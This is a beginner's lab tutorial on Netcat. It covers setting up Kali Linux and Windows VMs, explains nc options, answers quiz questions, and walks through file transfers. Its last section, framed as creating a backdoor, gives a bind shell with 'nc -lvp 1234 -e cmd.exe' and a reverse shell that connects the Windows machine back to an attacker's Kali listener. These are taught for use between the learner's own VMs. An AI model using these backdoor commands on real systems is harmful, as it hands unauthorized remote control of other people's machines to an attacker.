**Lab #5 - Netcat for Beginners**

**What is Netcat?**


Netcat is considered the Swiss-army knife in information security. It is capable of numerous additional tasks like chatting, file transfer, port scanning, banner grabbing, opening remote shells to even setting up a honey pot.

An important feature of Netcat is that it can serve both as a client and a server. Netcat is available for both Linux and Windows.


**Setting Up Your Environment**

We will be using two virtual machines - Kali Linux and Windows VM. Both will be connected via a network bridge, and then we will install netcat.

1. Download IE8 virtual machine and add it to virtualbox- <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
   1. Download the IE8 Windows 7 Virtual Machine




* 1. Open **VirtualBox** and select “**New**” to create a new virtual machine. The type should be “**Windows**” and for version, choose “**Other Windows (64-bit)**”.



* 1. **Note:** When choosing the memory size, keep in mind that we will be opening multiple VMs at once. If your memory is low (4GB or less), I would suggest choosing “**512MB**”. Otherwise, the default option is ok.
  2. For Hard Disk, choose “**Use an existing virtual hard disk file**”, then locate the IE8 -Win7 .vmdk file which was downloaded.




* 1. In settings, we are going to change the network to “**bridged adapter**” for BOTH Kali Linux and Windows VM.




Great, your virtual machine setup is now complete!

1. Start your Windows VM and open Internet Explorer to download Netcat
   1. Install **Netcat, Version 1.11** from this website - <https://eternallybored.org/misc/netcat/>
   2. Extract the zipped file and save it to desktop.
   3. In order to use netcat quickly, open the extracted file and copy-paste “nc.exe” to desktop.
   4. Once you’ve copied it over, start command prompt, and open the desktop directory by typing “cd desktop”.
   5. Open the directory to desktop and type nc.exe
   6. (you can follow this video - [**https://youtu.be/vNCjwoRzAJ8**](https://youtu.be/vNCjwoRzAJ8) )

[](https://youtu.be/zXoWDwjH0m8)

1. Open command prompt and type ipconfig, and search for the ipv4 address. 
2. While running Internet Explorer in the background, start Kali Linux and open terminal, then type “**ifconfig**” to find the IP address for this VM:



**Great, now you have your IP addresses!**

* Windows: 192.168.0.37
* Kali Linux: 192.168.0.45

These will come in handy later on in the lab.

**Getting familiar with Netcat Syntax**

The basic syntax on the command line for Netcat is:

|  |
| --- |
| nc -[option] [host IP address] [port number(s)] |

The host is the IP address that you want to parse, and the port is either a certain port, a range of ports, or a series of ports separated by spaces. Let's take a look at the options available:

**Options**

* **-d**
  + Allows nc to work silently and disengage from the MS-DOS command prompt.
* **-e**
  + <command> A nc listening can execute the <command> the instant someone connects to the port on which they are listening.
* **-i**
  + <seconds> Waiting interval, which is the amount of time nc will wait between two successive data submissions.
* **-g**
  + <path-list> You can specify up to 8 -g options on the command line to force your nc traffic to pass through certain IP addresses.
* **-G**
  + <hop pointer> This option will allow you to define which IP address will be the next hop within the path indicated with the -g option.
* **-l** 
  + Turn on the nc listening mode.
* **-L**
  + Turn on the nc listening mode but with more interest.
* **-n**
  + Indicates to nc that it does not perform any query of host names.
* **-p**
  + <port> Lets you specify the local port to use nc.
* **-r**
  + Nc will randomly choose local and remote ports.
* **-s**
  + Specifies the source IP address to use when making connections.
* **-u** 
  + Tells nc to use UDP instead of TCP.
* **-v**
  + Enter the status of nc, if you put another -v you can get more information.
* **-w**
  + <seconds> Controls how long nc will wait before terminating a connection.
* **-z**
  + Tells nc to send the amount of data needed to know what ports are listening to something.

**Questions**

1. Which option would you use to specify a port?
2. Which option(s) are good for listening on a port?
3. If I want to execute a command, which option would I use?

**Answers**



1. -p
2. -l , -L, -lvp
3. -e

**Transferring Files with Netcat**

We are going to transfer a file from Kali Linux to Windows, and vice-versa.

* **Windows VM to Kali Linux VM**

**Sending the file to Kali Linux**

1. Create a text file called “zero-day.txt” on Desktop in Windows. You can write any text in the file. 
2. On **Terminal**, in Kali,, enter “**ifconfig**”. This will display your ipv4 address:  
   
3. Now, we are going to open a port on the Kali Linux VM. For this example, we will be using ***port 1234,*** but it can be any port.
4. Going back to the Windows VM, open a *new* **command prompt** and type this (one by one):

**cd desktop**

**nc [ip address] 1234 < zero-day.txt**

This command above is using netcat to connect with the IP “192.xx..” and port “1234” in order to send “zero-day.txt”. This is the syntax:


|  |
| --- |
| nc [target\_ip] [port] < file.txt |

**Receiving the File on Kali Linux**


On the Kali Linux machine, we will indicate that we are listening on port “1234” to capture the file transfer.

Open **Terminal** and type this:

|  |
| --- |
| nc -lvp 1234 > zeroday.txt |

This command willfocus it’s attention on port 1234 in order to capture the incoming text file.

* **-lvp** 1234 (**L**isten **V**erbosely on **P**ort 1234)
* > zeroday.txt (output > any data transferred to a file called zeroday.txt)






In the screenshot above, when we cat the file (cat is a command that opens the file), we can see that indeed it’s our text file from our Windows VM.

Great job, you’ve successfully transferred the file!

**Challenge -** Send a file from Kali to Windows. (Walkthrough is available on the next page)

* **Windows VM to Kali Linux VM**


First, create a file on the Kali Linux desktop called “crack.txt”. Feel free to write any text in the file:

****


Then, switching back to the Windows VM, type “**nc -lvp 1234 > crack.txt**”:



You may get a security alert when using the port listener. Select “**Allow Access**”.

****

To test that the port is indeed open, we can use **nmap** in Kali Linux, with the IP address of the Windows VM:

****

As we can see, port 1234 is currently open. Next, in **Terminal**, to access the Desktop directory, we will type (this is case sensitive!):

|  |
| --- |
| root@kali:~# cd /root/Desktop |

Once we are in the desktop directory, where our “crack.txt” file is saved, we will send the file to the Windows IP address, through port 1234, as shown below:

****

**Troubleshooting:** If this above error message shows (No route to host), check your Windows IP address again in the command line (using “**ipconfig”)**. This is because there IP address refreshes from time to time, so there may be a new one in use.

Your file transfer is successful when you see this in **command prompt** below:

****

On your desktop, you will notice a new file named “crack.txt”!

We will now learn how to create a backdoor using netcat.

**Reverse Shell and Remote Shell on Netcat (Creating a Backdoor)**

Getting a reverse or remote shell is one of the key goal settings in offensive security. First it's important to understand the difference between a remote shell and a reverse shell.

A **remote shell** (or bind shell), is when you are binding a shell to a local port on one machine, and another machine connects to that port to remotely use the shell.

A **reverse shell**, is when you tell the shell to connect *back* to your machine which is listening for a connection ready for exploitation.

So basically, a **Bind shell is you connecting from your machine to the shell**, a **reverse shell is the shell connecting to a listening service (Netcat) on your machine**.


###### **Example 1: get a remote shell via Netcat**

Let's start simply by demonstrating how you can achieve a remote shell with Netcat from one machine to another. In this example, we are going to bind the shell on the Windows VM and connect to this shell via the Kali VM.

Windows VM side:

|  |
| --- |
| **nc -lvp 1234 -e cmd.exe** |


* nc (run Netcat)
* -lvp 1234 (Listen Verbosely on Port 1234 (randomly chosen)
* **-e cmd.exe** (binds cmd.exe to Netcat)

****

Kali VM side:

|  |
| --- |
| **nc [ip address] 1234** |

* nc (run Netcat)
* 192.168.0.249 1234 (IP of the Windows VM + chosen port)

****


*Note: if you would like to bind a Linux shell instead of a Windows shell to Netcat, use* ***/bin/bash*** *instead of cmd.exe*

###### **Example 2: Get a Reverse Shell via Netcat**

Next, we'll try getting a reverse shell. Instead of the attacking machine connecting to the target machine like in the first example, we are now going to initiate bind the shell on the target machine to Netcat initiate a connection to the attacking machine. *My Kali IP address in this exercise is 192.168.0.240*


Windows client:

|  |
| --- |
| nc [ip address] 1234 -e cmd.exe |



Kali VM:

|  |
| --- |
| nc -lvp 1234 |



Congrats, you have completed this lab!